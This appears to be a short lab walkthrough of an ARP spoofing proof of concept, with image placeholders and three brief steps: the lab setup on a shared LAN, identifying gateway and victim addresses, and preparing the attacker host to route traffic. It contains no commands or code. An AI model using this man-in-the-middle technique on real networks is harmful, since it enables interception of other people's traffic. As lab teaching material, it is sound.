


ARP Spoofing Proof of Concept (PoC)

Walkthrough based on lab demonstration video

This document summarizes a lab demo of an ARP spoofing attack. Each page shows a key step in the attack with a short explanation.


Step 1

Lab setup and initial network view: attacker and victim are on the same LAN segment.




Step 2

Identifying gateway and victim IP/MAC addresses on the local network.



Step 3

Preparing the attacker host for acting as a router in the lab environment.



